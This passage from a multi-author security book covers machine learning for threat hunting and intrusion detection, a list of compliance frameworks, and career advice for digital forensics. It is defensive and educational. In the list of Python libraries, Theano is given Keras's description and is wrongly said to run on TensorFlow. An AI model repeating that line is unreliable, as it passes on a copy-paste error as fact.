- Consistent and reoccurring HTTP PUT methods (as an indicator of data exfiltration)

References

- <https://www.eventstry.com/blog/2018/01/powershell-pw3rh311-detecting-preventing-powershell-attacks.html>

- <https://www.eventsentry.com/blog/2018/01/powershell-p0wrh11-securing-powershell.html>
- https://www.fireeye.com/blog/threat-research/2016/04/powershell_used_for.html
- https://www.fireeye.com/blog/threat-research/2015/12/uncovering_activepower.html
- https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html
- <https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf>
- <https://redcanary.com/blog/active-breach-establishing-persistence/>
- <https://github.com/ThreatHuntingProject/ThreatHunting/tree/master/hunts>

Chapter 9

Leveraging Machine Learning for Threat Hunting

Contributors: **Dave Waterson** , **Chiheb Chebbi** and **Ken Westin**

Artificial Intelligence

Industry-changing technological advancements occur in waves. Mobile, the Cloud, big data, IoT – are all examples of major technological advancement waves. The latest wave is artificial intelligence (AI). Quantum and nano waves are yet to fully arrive. While the technology of previous waves is still very relevant, often it is the latest flavour-of-the-month which commands front-page attention.

AI gained impetus back in 1997 when the IBM mainframe Deep Blue defeated world chess champion Garry Kasparov in a portentous match-up. More recently, a descendant of Deep Blue named Watson,

defeated the top two Jeopardy champions in 2011 again highlighting AI capabilities.

The ancient Chinese board game Go is considered more complex than chess with more alternative potential moves to consider. Google DeepMind, a London-based AI company acquired by Google in 2014, developed AlphaGo, AI software capable of learning and improving performance in Go game challenges. Earlier this year, AlphaGo defeated 18-time world Go champion Lee Sedol. DeepMind did more than simple number crunching, to win required advanced strategy and tactics. While winning a game of Go falls short of the Turing test, rapid advancements in AI capability are being made.

So what exactly is AI and how does it differ from any other code? AI is far more than software comprising a number of if-then statements. Ability to learn and improve is a characteristic of AI. Some, therefore, classify techniques such as blacklisting, heuristics, or word prediction – all with the ability to “learn” – as simple forms of AI. Blacklisting is used for solutions such as anti-phishing and anti-virus; heuristics is also widely used in the security industry; and the latest mobile keypads can now predict the next word based on the user’s past use.

Genuine AI entails software mimicking human intelligence, emulating the process of the human mind. Biological intelligence is achieved through the functioning of around 100 billion neurons in the human brain. Brain neurons are interconnected by synapses. Neurons are triggered and decisions are made from the input of thousands of synapses.

The potential of AI is so enormous that many have warned of the need to be wary of its consequences. Stephen Hawking cautioned that AI could one day lead to the end of mankind. Humans change fundamentally through learning and through evolution, a slow process. However, an AI machine could learn and adapt far quicker, leading to it becoming far smarter than us. Elon Musk, Bill Gates, and others have also issued dire warnings of potential threats from AI getting too clever for our own good.

In the 1968 science fiction film classic *2001: A Space Odyssey*, the computer Hal 9000 tries to kill the crew of the spacecraft *Discovery One*. What has up to now been only in the realm of science fiction, may yet become a more realistic threat. Today, various military weapons of destruction are hooked up to computing functions. Not only is the capability of weapons' computing power constantly expanding, but there are also pressures to make weapons more autonomous. While our country may view the linking of fully autonomous AI with weapons as myopic, who knows what another bellicose group may do. Perhaps keeping the reins on AI will be a vital security challenge at some point in the future.

Machine Learning

Machine learning is the study and the creation of algorithms that learn from given data and examples. It is a particular approach to artificial intelligence. Tom M. Mitchell (an American computer scientist) defines machine learning as "A computer program is said to learn from experience E with respect to some class of tasks T and performance measure P if its performance at tasks in T , as measured by P , improves

with experience E ." In machine learning we have four major models; supervised, semi-supervised, unsupervised, and reinforcement.

Supervised learning: if we have the Input and the Output variable then it is a supervised learning. In this case we only need to map the function between the inputs and the outputs. Supervised learning could be divided into two other sub-categories; Classification and Regression:

- **Classification:** when the output is a categorical variable
- **Regression:** when the output variables are continuous values

Let's discover some supervised learning algorithms:

- **Naive Bayes:** this classification algorithm is based on the the Bayes' theorem.

$$P(A|B) = \frac{P(A) \times P(B|A)}{P(B)}$$

- **Decision Trees:** are machine learning algorithms that predict the possible outputs thanks to a tree-like graph, the entire data is represented as a root node and the final leafs are called Terminal Nodes. Dividable nodes are known as Decision Nodes.
- **Support Vector Machines:** are binary classifiers used to identify a separating hyperplane of data that are represented in a multi-dimensional space. Thus, that hyper-plane is not necessarily a simple line.

Semi-supervised:

This model is not fully supervised while it contains both labeled and unlabeled data. This model is used generally to improve the learning accuracy.

Unsupervised: If we don't have information about the output variables, then it is unsupervised learning. The model is trained totally with unlabeled data. Clustering is one of the most well known unsupervised techniques.

Reinforcement: In this model the agent is being optimized based on the feedback from the environment (the reward).

Machine learning steps

In order to build a Machine learning model the project needs to follow two major phases; training and experimenting. During the training phase a feature engineering operation is needed because it is critical to feed the machine learning model with a well defined features. Not all the data is useful in our project. After choosing the machine learning algorithm that we are going to use, we feed it by the chosen data. After training, we need to put the model into a test or what we call an experience to evaluate the model based on many evaluation metrics.

Machine learning evaluation metrics

Building a machine learning model is a methodological process. Thus, in order to test our machine learning model performance we need to use well-defined metrics based on scientific formulas: all these formulas need four parameters; false positive, true positive, false negative, and true negative.

Notation

- tp = True Positive
- fp = False Positive
- tn = True Negative
- fn = False Negative

Precision

Precision or Positive Predictive Value, is the ratio of the positive samples that are correctly classified by the the total number of positive classified samples. Simply it is the number of the samples found that were correct hits.

$$Precision = \frac{TP}{TP+FP}$$

Recall

Recall or True Positive Rate, is the ratio of true positive classifications by the total number of positive samples in the dataset. It represents how many of the true positives were found.

$$Recall = \frac{TP}{TP+FN}$$

Accuracy

Accuracy is the ratio of the total correctly classified samples by the total number of samples. This measure is not sufficient by itself, because it is used when we have an equal number of classes.

$$Accuracy = \frac{TP+TN}{TP+TN+FP+FN}$$

F-Score

F-Score of F-Measure, is a measure that combines precision and recall in a one harmonic formula.

$$F\ score = \frac{2 \times Precision \times Recall}{Precision + Recall}$$

Confusion Matrix

A Confusion matrix is a table that is often used to describe the performance of a classification model.

Machine learning python frameworks

As a programming language we used python for many reasons. First comparing it to other languages, it is more productive and flexible than Java and C++. According to thestateofai.com, 78% of developers are using python in their Artificial Intelligence projects which translates to better documentation and support from the development community. Python is comes with external, easy, and advanced machine learning packages in terms of run-time and complexity. The following are some of the most used Python libraries in Machine learning:


- **SciPy**: it is used for mathematics and in the engineering field in general.
- **NumPy**: it is used to manipulate large multi-dimensional arrays and linear algebra.

- **Matplotlib**: it provides great data visualization capabilities including: Confusion Matrix, Hitmaps, and linear plots.
- **Tensorflow**: is an open-source library for machine intelligence and numerical computation developed by the Google Brain Team within Google's Machine Intelligence research organization. You can deploy computation to one or more CPUs and GPUs.
- **Keras**: is an open source neural network library written in Python running on top of TensorFlow to ease the experimentation and the evaluation of the neural networks model.
- **Theano**: is an open source neural network library written in Python running on top of TensorFlow to ease the experimentation and the evaluation of the neural networks model.

To install any Python library this command will do the job:

```
pip install Package-Here
```

The following graph illustrates a comparison between some machine learning frameworks made by Favio Vázquez especially Deep learning frameworks:



Wait, but what is Deep Learning?

Artificial Neural networks and Deep Learning:

The main goal of Artificial neural networks is to mimic how the brain works. To have a better understanding let's explore how a human brain actually works. The human brain is a fascinating complex entity with many different regions to perform various tasks like listening, seeing, tasting and so on. If the human brain is using many regions to perform multiple tasks so logically every region acts using a specific algorithm for example an algorithm for seeing, an algorithm for hearing etc...Right? Wrong! The brain is working using ONE Algorithm. This hypothesis is called the "one learning algorithm" hypothesis. There is some evidence that the human brain uses essentially *the same algorithm* to understand many different input modalities. For more information check Ferret experiments, in which the "input" for vision was plugged into auditory part of brain, and the auditory cortex learns to "see." The cell that

compose the neuron system is called a neuron. The information transmission is happening using electrochemical signalling and propagation is done thanks to the neuron dendrites.

The analogy of the human brain neuron in machine learning is called a perceptron. All the input data is summed and the output applies an activation function. We can see activation functions as information gates. Even though the analogy between a perceptron and a human neuron is not totally correct. It is used just to give a glimpse about how a perceptron works. The human mind is so far more complicated than Artificial neural networks. There are few similarities but a comparison between the mind and Neural networks is not really “correct.”

There are many used activation functions:

- **Step Function:** Every output node has a predefined threshold value:

$$\begin{array}{l} \text{if} \\ \sum_i^{\infty} W_i I_i \leq t \\ \text{then } y=1 \\ \text{else } y=0 \end{array}$$

- **Sigmoid Function:** Sigmoid functions are one of the most widely used activation functions:

$$A = \frac{1}{1 + \exp(-x)}$$

- **Tanh Function:** Another activation function used is the Tanh function:

$$f(x) = \tanh(x) = 2\text{sigmoid}(2x) - 1$$

- **ReLU Function:** It is also called a rectified linear unit. It gives an output x if x is positive and 0 otherwise.

Many connected perceptrons build a simple neural network that consists of three parts: input layer, hidden layer, and an output layer. The hidden layer is playing the inter-communication role in the neural network or sometimes what we call a Multi-layer perceptron network. If we have more than 3 hidden layers, then we are talking about Deep Learning and Deep learning Networks.

According to the data scientist and deep learning experts like the machine learning practitioner Dr. Jason Brownlee, every deep learning model must go thru five steps:

- **Network Definition:** in this phase we need to define the layers. Thanks to Keras, this step is easy because it defines neural networks as sequences and to define layers we just need to create a sequence instance with mentioning the number of outputs
- **Network Compiling:** Now we need to compile the network including choosing the optimizing technique like Stochastic Gradient Descent (sgd) and a Loss function (Loss function is used to measure the degree of fit) to evaluate the model we can use Mean Squared Error (mse)
- **Network Fitting:** A Back-Propagation algorithm is used during this step based on the parameters specified in the compiling step

- **Network Evaluation:** After fitting the network, an evaluation operation is needed to evaluate the performance of the model
- **Prediction:** Finally after training the deep learning model, we now can use it to predict a new malware sample using a testing dataset

Intrusion detection systems with Machine learning

Dangerous hackers are inventing new techniques on a daily basis to bypass security layers and avoid detection. Thus, it is time to figure out new techniques to defend against cyber threats. Intrusion detection systems are a set of devices or pieces of software that play a huge role in modern organizations to defend against intrusions and malicious activities. We have two major intrusion detection system categories:

- **Host Based Intrusion Detection Systems (HIDS):** they run on the enterprise hosts
- **Network Based Intrusion Detection Systems (NIDS):** their role is to detect network anomalies by monitoring the inbound and outbound network traffic

The detection can be done using two intrusion detection techniques:

- **Signature-based detection technique:** the traffic is compared against a database of signatures of known threats
- **Anomaly-based intrusion technique:** inspects the traffic based on the behavior of activities.

Modern organizations are facing thousands of threats on a daily basis. That is why the classic techniques are not a wise solution to defend against them. Many researchers and information security professionals

are developing new concepts, prototypes, or models to try solving these serious security issues.

There are many publicly available datasets in the wild used by data scientists to train machine learning models. You can download some of them from here:

- **The ADFA Intrusion Detection Datasets:**
<https://www.unsw.adfa.edu.au/australian-centre-for-cyber-security/cybersecurity/ADFA-IDS-Datasets/>
- **Publicly available pcap files:**
<http://www.netresec.com/?page=PcapFiles>
- **The Cyber Research Center - DataSets:**
<https://www.westpoint.edu/crc/SitePages/DataSets.aspx>
- **The NSL-KDD dataset:**
https://github.com/defcom17/NSL_KDD

The NSL-KDD is one of the most used datasets in intrusion detection anomaly based models. It contains different attack categories: DoS, Probe, U2R and R2L.

It is an enhanced dataset from the KDD99 dataset



After choosing the features that you are going to work on and splitting the dataset into two sub-datasets for the training and the experience (they should not be the same) you can choose one of the suitable machine learning algorithms and train your model. Finally when you finish the training phase, it is time to put your model to the test and check its accuracy based on the machine learning evaluation metrics. To explore some of the tested models, I recommend taking an eye on “Shallow and Deep Networks Intrusion Detection System: A Taxonomy and Survey” research paper.

Enhancing the Security Analyst with Data Science

In security we often use the needle in a haystack analogy, well with machine learning we leverage technology to go into that haystack and bring us out anything that looks like a needle. Sometimes it might bring back a nail, but when we instruct the algorithm that a nail is not a needle and explain why, such as "needles don't have flat heads" and "needles are thinner than nails" those algorithms learn from the analyst feedback. This is an example of *supervised machine learning*, as we have instructed the algorithms prior what a needle looks like and to find it specifically.


Extracting Dangerous Things From the Haystack

Keeping with the haystack analogy, imagine we didn't know if there are needles in the haystack, someone just said something poked them in the haystack and it is unsafe! All we know is that there are some dangerously sharp items in the haystack that we need to identify and remove. In this

case we would unleash a different type of algorithm on the haystack, the new algorithm will sift through the haystack and find any objects, as it does it finds sharp objects made from metal glass and plastic comprised of varying shapes and sizes, maybe even other objects that are not sharp.

The algorithm does not know what these objects are called, it just starts grouping them in piles for the analyst to review and classify. This is an example of *unsupervised machine learning*, which is particularly useful in information security for anomaly detection. Our algorithm found a lot of sharp objects that we didn't even know we were looking for and grouped them by common attributes.

Applying machine learning to information security is still fairly new, but it is increasingly being used for advanced threat hunting. SANS recently published a survey from their Threat Hunting and Incident Response Summit that mapped respondents' use of specific techniques in threat hunting, surprisingly more than 33% were using data science including machine learning to identify threats in their organization.



To leverage machine learning, organizations usually do not need to add any additional data sources or security tools to their environment and can leverage data sources they already have (Firewalls, Active Directory,

Proxies and DNS). The beauty of applied machine learning is that it goes beyond signature-based detections, identifies patterns, and learns over time the more the analyst works with it.

Chapter 10

Compliance Frameworks

Contributors: **Brad Voris** and **Dr. Rebecca Wynn**

Compliance frameworks set the foundation for organizational processes and controls to meet regulation or legislation. These guidelines also help to achieve business goals, improve security, provide clear audit trails, identify risk, and consistency in processes.

Compliance frameworks vary between industry and locale making adherence difficult to meet or maintain. However, one commonality between all frameworks is auditing internal controls. Organizations should have audits to evaluate if processes and controls are being consistently followed. Internal and external unaffiliated 3rd party audits should be completed based on the regulatory requirements set forth by the governing body.

Well known common compliance frameworks include the following:

CIS CSC - The CIS Controls for Effective Cyber Defense (CSC) is a set of information security control recommendations developed by the Center

for Internet Security (CIS). CSC consists of best practices compiled from a variety of sectors, including power, defense, transportation, finance and more. Many organizations – especially those with multinational operations – utilize CSC to protect their network by focusing on the top security controls – those that provide the best protection against the most dangerous threats.

<https://www.cisecurity.org/controls/>

CobiT - Control Objectives for Information and Related Technology(ies) is a business framework for governance and management of Information Technology. It was released by ISACA in 1996.

CobiT addresses the domain control requirements of:

- Trusted access
- Business continuity and availability
- Operational monitoring
- Records management
- Operational controls

The standard concedes as out of its scope the control areas of:

- Change management
- Audit and risk management
- Operational transparency
- Segregation of duties

<http://www.isaca.org/cobit/pages/default.aspx>

COSO and Turnbull Guidance - The COSO framework is a document called Internal Control, Internal Framework (COSO, 1994). The acronym COSO comes from the organization that created the document, the Committee of Sponsoring Organizations of the Treadway Commission (<http://www.coso.org>). In the COSO framework, there are three objectives:

- *Operations*: The firm wishes to operate effectively and efficiently. It is necessary for the firm to control its general internal operations to do this.
- *Financial reporting*: The firm must create accurate financial reports.
- *Compliance*: The firm wishes to be in compliance with external regulations.

<http://www.accaglobal.com/us/en/student/exam-support-resources/professional-exams-study-resources/p1/technical-articles/coso-enterprise-risk-management-framework-part-1.html>

CSA STAR - CSA Security, Trust & Assurance Registry (STAR) is the industry's most powerful program for security assurance in the cloud. STAR encompasses key principles of transparency, rigorous auditing, and harmonization of standards. Including best practices and validation of security posture of cloud offerings.

https://cloudsecurityalliance.org/star/#_overview

FedRAMP - The Federal Risk and Authorization Management Program (FedRAMP) is a government-wide program that provides a standardized

approach to security assessment, authorization, and continuous monitoring for cloud products and services.

<https://www.gsa.gov/technology/government-it-initiatives/fedramp/about-fedramp>

FISMA - The Federal Information Security Management Act (FISMA) is United States legislation that defines a comprehensive framework to protect government information, operations and assets against natural or man-made threats. FISMA was signed into law part of the Electronic Government Act of 2002.

<https://www.dhs.gov/fisma>

GDPR - The EU General Data Protection Regulation (GDPR) replaces the Data Protection Directive 95/46/EC and was designed to harmonize data privacy laws across Europe, to protect and empower all EU citizens data privacy and to reshape the way organizations across the region approach data privacy. The regulation becomes enforceable on May 25, 2018. Any organization which holds EU citizen data, regardless of its location, is responsible for following these new guidelines.

<https://www.eugdpr.org/>

HIPAA - Health Insurance Portability and Accountability Act, a US law designed to provide privacy standards to protect patients' medical records and other health information provided to health plans, doctors, hospitals and other health care providers.

<https://www.hhs.gov/hipaa/index.html>

HITECH - The Health Information Technology for Economic and Clinical Health (**HITECH**) Act, enacted as part of the American Recovery and Reinvestment Act of 2009, was signed into law on February 17, 2009, to promote the adoption and meaningful use of health information technology.

<https://www.hhs.gov/hipaa/for-professionals/special-topics/hitech-act-enforcement-interim-final-rule/index.html>

HITRUST - The Health Information Trust Alliance, or HITRUST, is a privately held company located in the United States that, in collaboration with healthcare, technology and information security leaders, has established a Common Security Framework (CSF) that can be used by all organizations that create, access, store or exchange sensitive and/or regulated data. The CSF includes a prescriptive set of controls that seek to harmonize the requirements of multiple regulations and standards including ISO, NIST, PCI and HIPAA to ensure a comprehensive set of baseline security controls. The CSF normalizes these security requirements and provides clarity and consistency, reducing the burden of compliance with the varied requirements that apply to organizations.

<https://hitrustalliance.net/>

ISO/IEC - ISO (International Organization for Standardization) and IEC (International Electrotechnical Commission) form the specialized system for worldwide standardization. National bodies that are members of ISO or IEC participate in the development of international standards through

technical committees established by the respective organization to deal with particular fields of technical activity. ISO and IEC technical committees collaborate in fields of mutual interest. Other international organizations, governmental and nongovernmental, in liaison with ISO and IEC, also take part in the work. In the field of information technology, ISO and IEC have established a joint technical committee, ISO/IEC.

<https://www.iso.org>

ITIL - Information Technology Infrastructure Library is a set of detailed practices for IT service management (ITSM) that focuses on aligning IT services with the needs of business.

ITIL Process Description

- **Configuration management:** Creation and maintenance of a database of all IT configuration items, their relationship with other items, and their proper state.
- **Incident management:** Receiving, recording, and classifying user reports of malfunctions, primarily received through the help desk.
- **Problem management:** Analysis of incidents to uncover patterns of repetition that might indicate a common root cause. Positive conclusion results in a request for change (RFC), and the cycle repeats.
- **Change management:** Response to and action on requests for change. The process includes solution evaluation and design, risk analysis, prioritization, approvals, and feasibility testing.

- Release management: Sequence of events for rolling out a change to the user environment in order to minimize disruption, prevent errors and loss of data, and maintain proper documentation.

<https://www.axelos.com/best-practice-solutions/itil>

NIST CSF - National Institute of Standards and Technology

Cybersecurity Framework - The framework was developed with a focus on industries vital to national and economic security, including energy, banking, communications and the defense industrial base. It has since proven flexible enough to be adopted voluntarily by large and small companies and organizations across all industry sectors, as well as by federal, state and local governments.

<https://www.nist.gov/news-events/news/2018/04/nist-releases-version-11-its-popular-cybersecurity-framework>

PCI-DSS - The Payment Card Industry Data Security Standard (PCI DSS) exists to protect the security of cardholder data. These controls are mandatory for organizations that process credit card data. The standards are made up of multiple levels, and the extent to which your organization interacts with credit card data will determine what level of PCI compliance your organization needs to achieve. For example, banks, merchants, and service providers will be held to higher standards given the nature of the business.

<https://www.pcisecuritystandards.org/>

SAS 70 - SAS 70 is an international auditing standard developed by the American Institute of Certified Public Accountants (AICPA). More

precisely, this standard is defined in the Statement on Auditing Standards (SAS) No. 70 (Service Organizations); hence, SAS 70. The results of an SAS 70 audit are displayed in an SAR (service auditing report or service auditor's report). There are two versions of an SAR, known as Type I and Type II reports. A Type I report provides a description of a service organization's controls as of a point in time. A Type II report provides assurance over the operating effectiveness over controls for a period of time. Type II testing procedures are required to be performed for a period not less than six months. Type II SAS 70 reports cover a 6-month or 1-year period of time.

http://sas70.com/sas70_overview.html

Security Safeguards Principle - Personal data should be protected by reasonable security safeguards against such risks as loss or unauthorised access, destruction, use, modification or disclosure of data.

<http://data.consilium.europa.eu/doc/document/ST-5419-2016-INIT/en/pdf>

(19) The protection of natural persons with regard to the processing of personal data by competent authorities for the purposes of the prevention, investigation, detection or prosecution of criminal offences or the execution of criminal penalties, including the safeguarding against and the prevention of threats to public security and the free movement of such data, is the subject of a specific Union legal act.

Shared Assessments SIG - The Shared Assessments Standardized Information Gathering is a holistic tool for risk management assessments

of cybersecurity, IT, privacy, data security and business resiliency in an information technology environment.

<https://sharedassessments.org/sig/>

SOX - Sarbanes-Oxley Act of 2002 also known as the “Public Company Accounting Reform and Investor Protection Act” and “Corporate and Auditing Accountability, Responsibility, and Transparency Act.”

<https://www.congress.gov/107/plaws/publ204/PLAW-107publ204.pdf>

Authors’ Biographies

Brad Voris is an Security Architect for CGG. He specializes in infrastructure

architecture, security design, and has designed and managed infrastructures for global organizations. He holds CISSP, MCP, MTA, NSE1, Network+, 100W-OPSEC and VCA-DCV certifications. To hear more from Brad, check out his website www.VictimOfTechnology.com or <https://www.peerlyst.com/users/brad-voris>.

Dr. Rebecca Wynn - named 2017 Cybersecurity Professional of the Year - Cybersecurity Excellence Awards, Chief Privacy Officer (CPO) SC Magazine, Global Privacy and Security by Design (GPSbyDesign) International Council Member, and finalist Women in Technology Business Role Model of the Year 2018 - is lauded as a “game-changer who is ten steps ahead in developing and enforcing cybersecurity and privacy best practices and policies.” She is a “big picture” thinker who brings nearly 20 years of experience in Information Security, Assurance & Technology. Recently she led the information security, privacy, and

compliance pre-acquisition, acquisition and post-acquisition of LearnVest, Inc. to Northwestern Mutual Life Insurance Company – a Fortune 100 company. She is well known for being a gifted polymath, having deep understanding of current cyber security challenges and privacy issues. She has a proven track record of taking companies to the next level of excellence in many sectors including government, financial services, fintech, healthcare, information technology, legal, semiconductors, and retail.

<https://www.linkedin.com/in/rebeccawynncissp/> or

<https://www.peerlyst.com/users/rebecca-wynn-cissp-crisc-casp-cciso>

Chapter 11

So you want to be a Digital Forensics professional

Contributor: Calvin Liu

What is a Forensic Computer Analyst?

A Forensics Computer Analyst extracts behavioral and other forms of data from a target IT infrastructure and/or component. Compromises, breaches, exploits, etc., are a function of cyber security; forensics analysis is a superset above cyber security. I'd also note that IT infrastructure isn't necessarily your own company's. It could be from the Internet as a whole, from networks, from randomly Ebay purchased, used hardware, whatever. Digital Forensics is about pulling digital data out of wherever it exists, and the profession exists because digital hardware, software and communications is really sloppy and leaves bread crumbs everywhere.

What is the Average Salary?

A junior-to-mid level forensics analyst makes \$100K or more even in relatively inexpensive parts of the US. There is constant demand for such as the field is constantly losing people to cyber security companies who can leverage their skills in selling boxes more than exercising those same skills in services delivery. Needless to say, the fact that digital

forensics people are constantly leaving to work in cyber security companies means that pay there is better.

What are the Responsibilities of a Forensic Computer Analyst?

Understanding the basics of investigation and the law is an important part of a Digital Forensics professional's work. While information in and of itself does have value, in general this information has much less value if it cannot be used for civil or criminal litigation purposes. And, in any form of civil or criminal litigation, there are rules that have to be followed.

1) Evidence has to be forensically sound. What does this mean?

It all arises from the United States legal code: specifically the Federal Rules of Evidence, Rule 403

Rule 403 – Excluding Relevant Evidence for Prejudice, Confusion, Waste of Time, or Other Reasons

The court may exclude relevant evidence if its probative value is substantially outweighed by a danger of one or more of the following: unfair prejudice, confusing the issues, misleading the jury, undue delay, wasting time, or needlessly presenting cumulative evidence.

What this means in reality is that any evidence presented - including digital evidence - has to be complete and impartial.

Seems easy, right? This is where Clausewitz comes into play: "Everything in war is very simple, but the simplest thing is difficult." And litigation is war, make no mistake.

Any evidence presented by one side is going to be attacked by the other. This means if the evidence is anecdotal, it will be attacked as being "prejudicial." If the evidence is complete but there's no chain of custody, it will be attacked as being "potentially incomplete." Any and every possible weakness of a piece of digital evidence will be attacked by the other side - which is why professional forensic evidence must be complete and have chain of custody.

Fortunately, forensic acquisition is largely automated. Understanding the how and why of the processes is important, but the actual work is very straightforward and/or bureaucratic - chain of custody and evidence integrity is what matters. There are areas where acquisition is much less straightforward such as mobile, but in general, forensic acquisition is work a trained monkey can do.

The original article spoke about forensics on exploitation processes, but this is a subset of what forensics experts do - it is simply the use of forensics techniques to trace what happened in a exploit.

The original article also talked about emerging trends - again, a subset related to cyber security products, not the overall field, and peer reviews: not at all sure what this is intended to convey. In law enforcement and/or civil litigation - the peer review is when the other side's experts

analyze your work to see if you screwed up so they can hose your side of the case.

The original article also spoke of hidden, deleted, lost info - again primarily a function of tools. Forensics experts can't find what isn't there - a common problem with cloud, for example, but are experts at understanding all of the metadata collected by platforms and hardware components, and then retrieving and analyzing it (with the help of software). Realistically speaking, there is no difference whatsoever between undeleting a file, pulling out a user's shellbags history, pulling OS logs, registry entries, etc. Its all just digital evidence.

2) Digital investigation

The original article mentioned: analyze data and evaluate its relevance to a case under investigation. Yes, and then again, no. Unless the forensics expert is also highly experienced in legal matters - the identification of evidence is primarily a lawyer function. The forensics expert's job is to gather **all** the data and present it in such a way that lawyers, judges, and clients can understand and make use of it.

Digital investigation isn't any different than regular investigation, except generally you have better tools to conduct searches at scale. It does mean you need to understand the basic rules of investigation, because this also can be attacked by the other side. It isn't just about what you find that **does** support your side, but whether you looked at **all** the evidence and can present a consistent, coherent and objective depiction of it. For example, when investigating a person, you need to keep in mind MMO:

means, motive and opportunity. A lot of cyber security response types haven't learned this because they're defenders, not investigators.

The original article also talked about "transfer evidence" - I have no idea what this means. You either have a piece of forensic evidence with chain of custody and integrity, or you don't. Unless this refers to the fancy graphics lawyers create to impress juries?

Lastly, the original article talked about "training and mentoring" which seems like a management and support function rather than a technical one.

What Educational Background is required?

Forensics is an enormous area, and training is much like becoming a blacksmith. It is because you can take classes all day long, but what really matters is that you understand the underlying processes behind the platforms you want to be expert in. Whether Windows, network, cloud or mobile, every platform collects all manner of data which is not directly visible or accessible to the user. Within the platform, the hardware components also retain all manner of data. As there are enormous variations of platforms (different generations, different levels of usage expertise, OpSec practices, etc.) as well as hardware (in-memory, tape storage, magnetic media storage, SSD, routers, other peripherals, etc.), there is not ever going to be a comprehensive educational program that can cover all possible platform+hardware scenarios.

A simple example: Windows shellbags metadata collection. What is it? How is it useful? What are the circumstances where shellbags metadata is

written vs. not written? What are the ways by which OpSec practitioners will try to circumvent or corrupt shellbags data collection? What is the time window which shellbags data is likely to be available?

What Certifications should I take?

A legitimate digital forensics services company will provide training as it needs a certain minimum experience and competence to go with its primary focus. The best forensics experts are intellectually curious and are constantly looking at ways to improve their understanding and their tool sets - those are the backbone of the industry. There are a much larger group of people who are expert at running standard tools and processing the output.

The tools are averagely priced - Encase is an industry standard and can be bought for \$3K. However, you don't even need to buy it. There are a plethora of open source software and code packages which will allow detailed exploration of different aspects of all areas of forensics. Once you've looked over these, you'd then go look at the SANS Investigative Forensics Toolkit (SIFT).

I'd also add that writing understandable and concise reports, quickly, is far more important a skill for any forensics practitioner than the technical parts. The majority of the work is accomplished via standard tools - it is relatively quite rare that extraordinary measures have to be taken which tools cannot accomplish. One area which is relatively underserved by tools is social media.

Where should I start?

As I note above: understand as much as you can about how various underlying platforms and hardware work. Getting a bachelor's degree - well, you can but I couldn't say how valuable it is vs having *any* bachelor's degree. IT work experience is more important.

Here is where being an old fart helps: so much of what is covered up by UI these days was exposed to users back in the day. A resource not to be underestimated is the enormous body of open source information available in blogs, in github repositories, and in various forums such as the DeMisto DFIR Slack community. The communities also have experts who are generally very helpful in pointing less experienced people towards what they need to do.